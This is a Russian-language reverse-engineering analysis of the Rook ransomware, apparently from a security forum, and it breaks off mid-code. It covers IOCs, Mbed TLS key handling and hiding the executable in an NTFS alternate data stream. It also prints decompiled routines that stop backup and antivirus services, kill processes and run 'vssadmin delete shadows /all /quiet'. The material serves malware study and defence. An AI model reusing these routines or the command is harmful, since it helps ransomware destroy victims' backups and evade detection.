Статья Анализ шифровальщика Rook

xss.is/threads/61834

Обзор


Это мой анализ для ROOK Ransomware.

ROOK — это относительно новая программа-вымогатель, появившаяся в последние несколько месяцев. С библиотекой Mbed TLS (https://github.com/ARMmbed/mbedtls) вредоносная программа использует схему гибридной криптографии для шифрования файлов с помощью AES и защиты своих ключей с помощью RSA-2048.

Что касается скорости выполнения, то ROOK довольно быстр, поскольку использует довольно хороший метод многопоточности с двумя глобальными списками для обхода файлов и каталогов.

Как утверждают другие исследователи, ROOK заимствует часть кода из просочившегося исходного кода BABUK. Если быть более точным, разработчики ROOK скопировали и вставили код завершения сервисов и процессов, а также удаления теневых копий. Многопоточный подход ROOK представляет собой повторную реализацию и обновление BABUK версии 3, которая теперь более эффективна для обхода каталогов.

Однако, в отличие от разработчиков BABUK, которые являются большими поклонниками использования кривых ECDH и шифров eSTREAM таких как ChaCha и HC-128, для гибридного шифрования, разработчики ROOK придерживаются традиционного выбора RSA и AES.




IOCS

Анализируемый образец представляет собой 64-битный исполняемый файл Windows.

MD5: 6d87be9212a1a0e92e58e1ed94c589f9

SHA256: c2d46d256b8f9490c9599eea11ecef19fde7d4fdd2dea93604cee3cea8e172ac

Сэмпл: MalwareBazaar (https://bazaar.abuse.ch/sample/c2d46d256b8f9490c9599eea11ecef19fde7d4fdd2dea93604cee3cea8e172ac/)



Записка с требованием выкупа

Содержимое примечания о выкупе по умолчанию хранится в виде открытого текста в исполняемом файле ROOK.

Имя файла заметки о выкупе ROOK — "HowToRestoreYourFiles.txt", что очень похоже на "How To Restore Your Files.txt" BABUK.

Статический анализ кода

Генерация RSA-ключа

Первое, что делает ROOK при выполнении, — настраивает ключи RSA для асимметричного шифрования.

Во-первых, вредоносное ПО инициализирует контекст CTR_DRBG (https://tls.mbed.org/api/structmbedtls__ctr__drbg__context.html) с помощью библиотеки Mbed TLS (https://tls.mbed.org/api/ctr__drbg_8h.html) , которая используется для построения псевдо-ГСЧ для последующей случайной генерации ключей AES.

```
strcpy(CTR_DRBG_str, "CTR_DRBG");
sub_1400041B0();
memset(&CTR_DRBG_CTX, 0, 344ui64);
v0 = -1i64;
CTR_DRBG_CTX.reseed_counter = -1;
CTR_DRBG_str_len = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len, v2, v3, CTR_DRBG_str, CTR_DRBG_str_len);
CTR_DRBG_str_len_1 = lstrlenA(CTR_DRBG_str);
init_ctr_drbg_(CTR_DRBG_str_len_1, v5, v6, CTR_DRBG_str, CTR_DRBG_str_len_1);
```


Затем он вызывает mbedtls_pk_parse_public_key (https://tls.mbed.org/api/pk_8h.html#ade680bf8e87df7ccc3bb36b52e43972b) для преобразования открытого ключа RSA TA в структуру mbedtls_pk_context. Контекст открытого ключа ROOK затем извлекается из поля pk_ctx во вновь заполненной структуре mbedtls_pk_context.

Ниже приведено необработанное содержимое открытого ключа.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y
nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3
szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe
fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ
AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm
OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57
MwIDAQAB
-----END PUBLIC KEY-----
```

```
v8 = lstrlenA(
       "-----BEGIN PUBLIC KEY-----\n"
       "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
       "nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
       "szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe\n"
       "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
       "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
       "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
       "MwIDAQAB\n"
       "-----END PUBLIC KEY-----\n");
mbedtls_pk_parse_public_key(
  &ROOK_PK_CONTAINER,
  "-----BEGIN PUBLIC KEY-----\n"
  "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4g06WvN+BRr9GeeOkZ4y\n"
  "nnK1uHreCPZyEsc43g3ftVXqsq2Kbdy7Z+XORqxmBi8D5nhDfw3eHRzH8wpcUos3\n"
  "szWKyJLOeKhN6DM5M4FppD8hyuKDTcgsa70Nhapc1Oyjfh3kf3Kc/2CUhnPYEzHe\n"
  "fHN3yOq9wxOVGc1S+bcTM3ez8gRuv0fB9ao2bJM0pKJphYq5dNkT0p2Ty923n+yZ\n"
  "AOKELIWwwyOQgyfiv8ZwkdPL+UbNQq2dYZEWa1qSsGgN2655hvvD/pH/bggAFEqm\n"
  "OybQFnRcdG9Fja9m/ZVp7jBYuX+4FaFq3DjD0oW/7imboVsEqcx7l7ym4tiKCz57\n"
  "MwIDAQAB\n"
  "-----END PUBLIC KEY-----\n",
  v8 + 1);
qword_140055F38 = *((_QWORD *)&xmmword_140057360 + 1);
*(_QWORD *)&ROOK_PUBLIC_KEY_CTX = ROOK_PK_CONTAINER.pk_ctx;
```

Затем ROOK вызывает RegCreateKeyExW, чтобы открыть подраздел Software в HKEY_CURRENT_USER. Используя это, он вызывает RegQueryValueExW, чтобы проверить, существует ли там значение реестра RookPublicKey. Если это не так,

вредоносная программа генерирует пару открытого и закрытого ключей для жертвы.

```
result = RegCreateKeyExW(HKEY_CURRENT_USER, L"Software", 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, &dwDisposition);
if ( !result )
{
  cbData = 4096;
  if ( RegQueryValueExW(hKey, L"RookPublicKey", 0i64, 0i64, &MY_PUBLIC_KEY_RAW, &cbData) == ERROR_FILE_NOT_FOUND )
  {
    sub_140008FB0(v11, v10, v12);
    gen_my_private_key(v14, v13, v15);
    v29 = 0i64;
    v18 = sub_1400054E0(v16, (unsigned __int64)v30, v27);
    if ( v18 >= 0 )
      generate_RSA_key(
        "-----BEGIN PUBLIC KEY-----\n",
        "-----END PUBLIC KEY-----\n",
        &v31[-v18],
        v18,
        &MY_PUBLIC_KEY_RAW,
        samDesired,
        (__int64)&v29);
```



```
__int64 __fastcall gen_my_private_key(size_t a1, __int64 a2, int a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v10 = 0i64;
  LODWORD(result) = sub_140005720(a1, v8, a3);
  v4 = result;
  if ( result < 0 )
    return result;
  if ( xmmword_140057360 )
  {
    if ( *xmmword_140057360 == 1 )
    {
      v5 = "-----BEGIN RSA PRIVATE KEY-----\n";
      v6 = "-----END RSA PRIVATE KEY-----\n";
      return generate_RSA_key(v5, v6, &v9[-v4], v4, MY_RSA_PRIV_KEY, v7, &v10);
    }
    if ( *xmmword_140057360 == 2 )
    {
      v5 = "-----BEGIN EC PRIVATE KEY-----\n";
      v6 = "-----END EC PRIVATE KEY-----\n";
      return generate_RSA_key(v5, v6, &v9[-v4], v4, MY_RSA_PRIV_KEY, v7, &v10);
    }
  }
  return 0xFFFFC680i64;
}
```


Затем ROOK шифрует закрытый ключ RSA жертвы, используя контекст собственного открытого ключа.

```
do
{
  v24 = *(*&ROOK_PUBLIC_KEY_CTX + 328i64);
  if ( v24 )
  {
    if ( v24 == 1 )
      RSA_encrypt(
        *&ROOK_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        v19,
        dwOptions,
        samDesired,
        0xC8ui64,
        MY_RSA_PRIV_KEY,
        ROOK_ENCRYPTED_MY_PRIV_KEY);
  }
  else
  {
    RSA_encrypt_0(
      *&ROOK_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v19,
      0xC8ui64,
      MY_RSA_PRIV_KEY,
      ROOK_ENCRYPTED_MY_PRIV_KEY);
  }
  ROOK_ENCRYPTED_MY_PRIV_KEY += 256;
  MY_RSA_PRIV_KEY += 200;
  --v23;
}
```


Открытый ключ жертвы и зашифрованный закрытый ключ последовательно сохраняются в реестре со значениями RookPublicKey и RookPrivateKey.

Если открытый ключ жертвы уже был сгенерирован ранее и вредоносное ПО может запросить его непосредственно из реестра, зашифрованный закрытый ключ жертвы извлекается из значения реестра RookPrivateKey.

Наконец, вредоносное ПО вызывает mbedtls_pk_parse_public_key для получения контекста открытого ключа жертвы и стирает необработанный закрытый ключ жертвы из памяти.

```
  RegSetValueExW(hKey, L"RookPublicKey", 0, 3u, &MY_PUBLIC_KEY_RAW, v0);
  RegSetValueExW(hKey, L"RookPrivateKey", 0, 3u, &::ROOK_ENCRYPTED_MY_PRIV_KEY, 0x1000u);
}
else
{
  cbData = 4096;
  RegQueryValueExW(hKey, L"RookPrivateKey", 0i64, 0i64, &::ROOK_ENCRYPTED_MY_PRIV_KEY, &cbData);
}
v25 = lstrlenA(&MY_PUBLIC_KEY_RAW);
mbedtls_pk_parse_public_key(&MY_PK_CONTEXT, &MY_PUBLIC_KEY_RAW, v25 + 1);
*&MY_PUBLIC_KEY_CTX = MY_PK_CONTEXT.pk_ctx; // parse victim's public key
sub_14000BAF0(qword_140055F38);
if ( xmmword_140057360 )
  (*(xmmword_140057360 + 80))(*(&xmmword_140057360 + 1));
w_memset(&xmmword_140057360, 0i64, 16i64);
RegCloseKey(hKey);
v32 = 0;
do
{                                       // wipe victim's private key
  ::MY_RSA_PRIV_KEY[v32++] = 0;
  result = v32;
}
while ( v32 < 0x1000 );
```


Анти-обнаружение: альтернативные потоки данных

Альтернативные потоки данных (ADS) — это атрибут файла в файловой системе NT (NTFS), который был разработан для совместимости с иерархической файловой системой Macintosh (HFS).

Для обычных файлов обычно существует один первичный поток данных, известный как безымянный поток данных, поскольку его имя представляет собой пустую строку. Однако ADS позволяет файлам иметь более одного потока данных, при этом любой поток с именем считается альтернативным.

Поскольку альтернативные потоки данных скрыты от проводника Windows и команды dir в командной строке, они представляют собой хитрый способ скрыть внешний исполняемый файл от, казалось бы, безобидного файла.

Чтобы избежать обнаружения, ROOK использует ADS для сокрытия собственного исполняемого файла. Во-первых, он вызывает GetModuleFileNameW с дескриптором NULL, чтобы получить собственный путь к исполняемому файлу.


Затем он вызывает CreateFileW для получения собственного дескриптора и SetFileInformationByHandle для переименования файла с потоком данных с именем ":ask". Это в конечном итоге помещает весь исполняемый файл в альтернативный поток данных ":ask", оставляя пустой файл в основном потоке.

```
memset(Filename, 0, 0x20Aui64);
if ( GetModuleFileNameW(0i64, Filename, 0x104u) )
{
  curr_file_handle = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
  if ( curr_file_handle == -1i64 )
  {
    printf("failed to acquire handle to current running process");
    return 0i64;
  }
  else
  {
    printf("attempting to rename file name");
    memset(&FileInformation, 0, sizeof(FileInformation));
    FileInformation.FileNameLength = 8;
    *FileInformation.FileName = 'k\0s\0a\0:'; // :ask
    if ( SetFileInformationByHandle(curr_file_handle, FileRenameInfo, &FileInformation, 0x20u) )
    {
      printf("successfully renamed file primary :$DATA ADS to specified stream, closing initial handle");
      CloseHandle(curr_file_handle);
```


Приостановив выполнение после освобождения дескриптора с помощью вызова CloseHandle, мы можем проверить, как это выглядит в системе.

Выполнив команду "dir / r", мы можем проверить, какие изменения в исполняемом файле.

Чтобы проверить это, я использую две копии образца ROOK, а rook.mal_ скрывает себя в потоке данных ":ask". Как мы видим в командной строке, этот файл отображается пустым, но его альтернативный поток данных содержит полный вредоносный исполняемый файл.



После этого файл программы-вымогателя будет отображаться в файловой системе пустым до конца выполнения.

После скрытия себя ROOK также снова вызывает SetFileInformationByHandle, чтобы настроить файл на удаление после закрытия всех дескрипторов в конце.

```
curr_file_handle_1 = CreateFileW(Filename, 0x10000u, 0, 0i64, 3u, 0x80u, 0i64);
if ( curr_file_handle_1 == -1i64 )
{
  printf("failed to reopen current module");
  return 0i64;
}
else
{
  file_dispos_info.DeleteFileA = 1;
  if ( SetFileInformationByHandle(curr_file_handle_1, FileDispositionInfo, &file_dispos_info, 1u) )// set file to be deleted once all handles are closed
  {
    printf("closing handle to trigger deletion deposition");
    CloseHandle(curr_file_handle_1);
    if ( PathFileExistsW(Filename) )
    {
      printf("failed to delete copy, file still exists");
```

Аргументы командной строки

ROOK может работать как с аргументами командной строки, так и без них.

Ниже приведен список аргументов, которые могут быть предоставлены оператором.

Argument	Description
-debug <log_filename>	Enable logging to the specified log file
-shares <share_list>	List of network shares to be traversed
-paths <drive_list>	List of local & network drives to be traversed

Логирование

Когда аргумент отладки предоставляется в командной строке, ROOK включает отладку и вызывает CreateFileW для создания файла журнала для последующего входа в систему.

Он также вызывает InitializeCriticalSection для инициализации критического раздела, чтобы предотвратить одновременную запись в файл журнала нескольких потоков.

```
cmd_arg = extract_cmd_arg(argc_1, argv_1, L"debug");// debug
DEBUG_FILENAME = cmd_arg;
if ( cmd_arg )
{
  FILES_TO_AVOID = cmd_arg;
  InitializeCriticalSection(&LOGGING_CRITICAL_SECTION);
  DEBUG_FILE_HANDLE = CreateFileW(DEBUG_FILENAME, 0x40000000u, 1u, 0i64, 4u, 0x80u, 0i64);
  DEBUG_FLAG = 1;
}
```


Остановка служб

Для остановки сервисов ROOK заимствует эту часть из просочившегося исходного кода BABUK.

Вредоносная программа сначала вызывает GetTickCount для подсчета тактов перед остановкой служб. Затем он вызывает OpenSCManagerA для получения дескриптора диспетчера управления службами.

```
original_tickcount = GetTickCount();
v2 = OpenSCManagerA(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
SC_manager_handle = v2;
SC_manager_handle_1 = v2;
if ( v2 )
{
```

Затем он перебирает жестко закодированный список служб, которые необходимо остановить. Для каждой из этих служб вредоносное ПО вызывает OpenServiceA для получения дескриптора службы и QueryServiceStatusEx для запроса и проверки состояния службы SERVICE_STOP_PENDING.

Если это не так, ROOK вызывает EnumDependentServicesA для перечисления всех зависимых служб целевой службы и их остановки.

```
service_to_stop = SERVICE_STOP_LIST;
dependent_service_index = 0i64;
for ( i = 0; i < 0x19; ++i )
{
  service_handle = OpenServiceA(SC_manager_handle_1, *service_to_stop, 0x2Cu);
  if ( service_handle )
  {
    if ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
      && ((status_proc_info.dwCurrentState - 1) & 0xFFFFFFFD) != 0 )// not SERVICE_STOP_PENDING
    {
      if ( !EnumDependentServicesA(
              service_handle,
              SERVICE_ACTIVE,
              dependent_service_status,
              0,
              &cbBufSize,
              &ServicesReturned)
        && GetLastError() == 234 )
      {
        dependent_service_status_1 = w_HeapAlloc(cbBufSize);
        dependent_service_status = dependent_service_status_1;
        if ( dependent_service_status_1 )
        {
          if ( EnumDependentServicesA(
                 service_handle,
                 1u,
                 dependent_service_status_1,
                 cbBufSize,
                 &cbBufSize,
                 &ServicesReturned) )
          {
            dependent_service_handle = OpenServiceA(
```


Для каждой зависимой службы вредоносная программа вызывает OpenServiceA, чтобы получить ее дескриптор, и ControlService, чтобы отправить код остановки управления, чтобы остановить ее. Он также приостанавливается и вызывает QueryServiceStatusEx, чтобы дождаться полной остановки состояния службы.

```
dependent_service_handle = OpenServiceA(
                             SC_manager_handle_1,
                             dependent_service_status[dependent_service_index].lpServiceName,
                             0x24u);
dependent_service_handle_1 = dependent_service_handle;
if ( dependent_service_handle
  && ControlService(dependent_service_handle, SERVICE_CONTROL_STOP, &ServiceStatus) )// stop dependent servic
{
  if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
  {
    do
      Sleep(ServiceStatus.dwWaitHint);
    while ( (!QueryServiceStatusEx(
                dependent_service_handle_1,
                SC_STATUS_PROCESS_INFO,
                &ServiceStatus, // check until dependent service is stopped
                0x24u,
                &cbBufSize)
           || ServiceStatus.dwCurrentState != SERVICE_STOPPED
           && GetTickCount() - original_tickcount <= 30000)
          && ServiceStatus.dwCurrentState != SERVICE_STOPPED );
  }
  CloseServiceHandle(dependent_service_handle_1);
}
```


После остановки всех зависимых сервисов ROOK вызывает ControlService, отправляет контрольный код остановки основному сервису и непрерывно проверяет, пока сервис не будет полностью остановлен.

```
if ( ControlService(service_handle, SERVICE_CONTROL_STOP, &status_proc_info)// stop target service
  && status_proc_info.dwCurrentState != 1 )
{
  do
    Sleep(status_proc_info.dwWaitHint);
  while ( QueryServiceStatusEx(service_handle, SC_STATUS_PROCESS_INFO, &status_proc_info, 0x24u, &cbBufSize)
       && status_proc_info.dwCurrentState != 1// check until service is stopped
       && GetTickCount() - original_tickcount <= 30000
       && status_proc_info.dwCurrentState != 1 );
}
```


Для остановки всех служб максимальное время ожидания составляет 30000 мс или 30 секунд от исходного количества тиков. Если для остановки служб требуется более 30 секунд, вредоносная программа прерывает работу и выходит из функции.

Ниже приведен список остановленных служб.

"memtas", "mepocs", "vss", "sql", "svc$", "veeam", "backup", "GxVss", "GxBlr", "GxFWD", "GxCVD", "GxCIMgr", "DefWatch", "ccEvtMgr", "ccSetMgr", "SavRoam", "RTVscan", "QBFCService", "QBIDPService", "Intuit.QuickBooks.FCS", "QBCFMonitorService", "AcrSch2Svc", "AcronisAgent", "CASAD2DWebSvc", "CAARCUpdateSvc"

Завершающие процессы

Эта часть кода также скопирована и вставлена из исходного кода BABUK.

ROOK вызывает CreateToolhelp32Snapshot для получения моментального снимка всех процессов и потоков в системе. Затем он вызывает Process32FirstW и Process32NextW для перечисления моментального снимка.

Для каждого процесса, чье имя находится в списке процессов, подлежащих завершению, вредоносное ПО вызывает OpenProcess для получения дескриптора процесса и TerminateProcess для его завершения.

```
proc_info.dwSize = 568;
snapshot_handle = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
if ( Process32FirstW(snapshot_handle, &proc_info) )
{
  do
  {
    v1 = 0;
    process_to_terminate = PROCESS_TERMINATE_LIST;
    while ( lstrcmpW(*process_to_terminate, proc_info.szExeFile) )
    {
      ++v1;
      ++process_to_terminate;
      if ( v1 ≥ 0x1F )
        goto LABEL_8;
    }
    proc_handle = OpenProcess(PROCESS_TERMINATE, 0, proc_info.th32ProcessID);
    proc_handle_1 = proc_handle;
    if ( proc_handle )
    {
      TerminateProcess(proc_handle, 9u);
      CloseHandle(proc_handle_1);
    }
ABEL_8:
    ;
  }
  while ( Process32NextW(snapshot_handle, &proc_info) );
}
return CloseHandle(snapshot_handle);
```


Ниже приведен список процессов, которые остановлены.

sql.exe", "oracle.exe", "ocssd.exe", "dbsnmp.exe", "visio.exe", "winword.exe", "wordpad.exe", "notepad.exe", "excel.exe", "onenote.exe", "outlook.exe", "synctime.exe", "agntsvc.exe", "isqlplussvc.exe", "xfssvccon.exe", "mydesktopservice.exe", "ocautoupds.exe", "encsvc.exe", "firefox.exe", "tbirdconfig.exe", "mydesktopqos.exe", "ocomm.exe", "dbeng50.exe", "sqbcoreservice.exe", "infopath.exe", "msaccess.exe", "mspub.exe",

"powerpnt.exe", "steam.exe", "thebat.exe", "thunderbird.exe"

Удаление теневых копий

Эта часть кода также скопирована и вставлена из исходного кода BABUK.

ROOK сначала проверяет, работает ли его процесс под управлением 64-битного процессора, вызывая IsWow64Process.

```
__int64 is_process_64_bit()
{
  HMODULE ModuleHandleA; // rax
  BOOL (__stdcall *IsWow64Process)(HANDLE, PBOOL); // rbx
  HANDLE CurrentProcess; // rax
  int v3; // eax
  unsigned int v4; // ecx
  unsigned int Wow64Process; // [rsp+30h] [rbp+8h] BYREF

  Wow64Process = 0;
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  IsWow64Process = GetProcAddress(ModuleHandleA, "IsWow64Process");
  if ( !IsWow64Process )
    return Wow64Process;
  CurrentProcess = GetCurrentProcess();
  v3 = (IsWow64Process)(CurrentProcess, &Wow64Process);
  v4 = Wow64Process;
  if ( !v3 )
    return 0;
  return v4;
}
```


Если это так, вредоносная программа вызывает Wow64DisableWow64FsRedirection, чтобы отключить перенаправление файловой системы для своего процесса.

Затем он выполняет ShellExecuteW, чтобы запустить следующую команду в командной строке для удаления всех теневых копий в системе.

vssadmin.exe delete shadows /all /quiet

Наконец, если процесс вредоносной программы работает под 64-битной архитектурой, он вызывает Wow64RevertWow64FsRedirection, чтобы включить перенаправление файловой системы.

```
__int64 (__fastcall *delete_shadow_copies())(__int64)
{
  HMODULE LibraryA; // rax
  BOOL (__stdcall *Wow64DisableWow64FsRedirection)(PVOID *); // rax
  __int64 (__fastcall *result)(__int64); // rax
  HMODULE v3; // rax
  __int64 v4; // [rsp+40h] [rbp+8h] BYREF

  v4 = 0i64;
  if ( is_process_64_bit() )
  {
    LibraryA = LoadLibraryA("kernel32.dll");
    Wow64DisableWow64FsRedirection = GetProcAddress(LibraryA, "Wow64DisableWow64FsRedirection");
    if ( Wow64DisableWow64FsRedirection )
      (Wow64DisableWow64FsRedirection)(&v4);
  }
  ShellExecuteW(0i64, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0i64, 0);
  result = is_process_64_bit();
  if ( result )
  {
    v3 = LoadLibraryA("kernel32.dll");
    result = GetProcAddress(v3, "Wow64RevertWow64FsRedirection");
    if ( result )
      return result(v4);                        // Wow64RevertWow64FsRedirection
  }
  return result;
}
```


Настройка многопоточности

Перед шифрованием файлов ROOK устанавливает собственную многопоточную систему.

Сначала он вызывает GetSystemInfo для получения количества процессоров в системе.

Многопоточная структура разделена на две части: шифрование файлов и перечисление каталогов.

Для шифрования файлов вредоносная программа вычисляет максимальное количество файлов, которые должны быть зашифрованы несколькими потоками одновременно, в 24 раза больше числа процессоров. Затем он вызывает HeapAlloc, чтобы выделить глобальный массив для хранения файлов, которые должны быть зашифрованы, и CreateSemaphoreA, чтобы создать 2 семафора, которые используются для синхронизации между потоками, обращающимися к массиву файлов. Наконец, он также вызывает InitializeCriticalSection для инициализации критической секции, которая позволяет одному потоку добавлять или удалять файл из глобального массива за раз.

```
GetSystemInfo(&SystemInfo);
crypt_thread_count_3 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
max_file_crypt_count = 24 * SystemInfo.dwNumberOfProcessors;
crypt_thread_count_4 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
MAX_FILE_TO_CRYPT = 24 * SystemInfo.dwNumberOfProcessors; // max file to be encrypted = 24 * proc_num
do
  FILE_TO_CRYPT_LIST = HeapAlloc(hHeap, 8u, 8i64 * max_file_crypt_count + 64);
while ( !FILE_TO_CRYPT_LIST );
::FILE_TO_CRYPT_LIST = FILE_TO_CRYPT_LIST;     // allocate list to contain filename
END_ACCESS_FILE_SEMAPHORE = CreateSemaphoreA(0i64, max_file_crypt_count, max_file_crypt_count, 0i64);
SemaphoreA = CreateSemaphoreA(0i64, 0, max_file_crypt_count, 0i64);// semaphores to access the file list
FILE_TO_CRYPT_INDEX = 0i64;
BEGIN_ACCESS_FILE_SEMAPHORE = SemaphoreA;
InitializeCriticalSection(&FILE_TO_CRYPT_CRITSECT);
```

Для перечисления каталогов вредоносная программа вычисляет максимальное количество каталогов, которые должны быть пронумерованы несколькими потоками одновременно, в 6 раз больше числа процессоров. Он также создает глобальный массив, 2 семафора и критическую секцию, как в части шифрования файлов выше.

```
v11 = 3 * crypt_thread_count_3;
